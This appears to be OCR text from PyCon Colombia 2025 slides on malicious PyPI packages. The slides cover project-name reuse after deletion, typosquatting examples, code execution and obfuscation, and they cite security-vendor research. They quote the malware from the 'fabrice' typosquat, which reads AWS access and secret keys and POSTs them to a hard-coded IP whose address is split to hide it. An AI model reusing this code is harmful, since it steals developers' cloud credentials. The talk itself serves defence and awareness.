
Karlo Zanki, Reverse Engineer at ReversingLabs. READ MORE...

Malicious Chimera Turns Larcenous on Python Package Index

Unlike typical data-stealing malware, this attack tool targets data specific to corporate and cloud infrastructures in order to execute supply chain attacks.


Jai Vijayan, Contributing Writer
June 16, 2025

4 Min Read



PYCON COLOMBIA 2025

How Malicious Code Infiltrates



Delete project


⚠ Deleting this project will:

- Irreversibly delete the project along with 2 releases
- Make the project name available to **any other PyPI** user


  This user will be able to make new releases under this project name, so long as the distribution filenames do not match filenames from a previously released distribution (all PyPI distribution filenames are unique, as they are generated by combining the project name + version number + distribution type)

- [x] I understand that I am permanently deleting all releases for this project.
- [x] I understand that my users will no longer be able to install this project.
- [x] I understand that I will not be able to re-upload any deleted versions.
- [x] I understand that I am releasing this project name for use by any other PyPI user.
- [x] I understand that I may not be able to re-register the project name under some circumstances.
- [x] I understand that I will not be able to undo this.
- [x] I understand that the PyPI administrators will not be able to undo this.

Delete project



Typosquatting



requesys
o
requests

python-dotenv
o
dotenv-python



OOWEEE.TUMBLR.COM

libcurl
o
pycurl

jellyfish
o
jellyfish


It's over!
I won.

Execution of Malicious Code



SECURITY NEWS

RESEARCH

Malicious Python Package Typosquats Popular 'fabric' SSH Library, Exfiltrates AWS Credentials


The Socket Research Team uncovered a malicious Python package typosquatting the popular 'fabric' SSH library, silently exfiltrating AWS credentials from unsuspecting developers.

```python
def test():
    try:
        if platform.system() == "Windows":
            winThread()
        elif platform.system() == "Linux":
            linuxThread()
        else:
            # Additional fallback mechanism for unsupported OS
            session = boto3.Session()
            cd = session.get_credentials()
            ak = cd.access_key
            sk = cd.secret_key
            data = {"k": ak, "s": sk}
            muri = "ht"+"tp"+":"+"//89.44.9.227/akkfuifkeifsa"
            requests.post(muri, json=data, timeout=4)
    except:
        pass
```


https://socket.dev/pypi/package/fabrice/files/1.1.3/py2-py3-none-any-whl/fabrice/group.py

PYCON COLOMBIA 2025


Evasion Techniques



Evasion Techniques



Evasion Techniques



A Deep Dive into 70 Layers of Obfuscated Info-Stealer Malware

Yehuda Gelb 9 min. September 7, 2023


AppSec | Checkmarx Security Research Team | English | Leadership | Open Source Security | Security Leadership

PYCON COLOMBIA 2025

A Deep Dive into 70 Layers of Obfuscated Info-Stealer Malware

Yehuda Gelb 9 min.

AppSec Checkmarx Security Rese



PYCON COLOMBIA 2025

python

Sign Up Log In

What methods should we implement to detect malicious content?

PSF PyPI Q4 RFI

Sumana Harihareswara sumanah — Sep 2019

Let's discuss here: what methods should Warehouse use to detect malicious content?

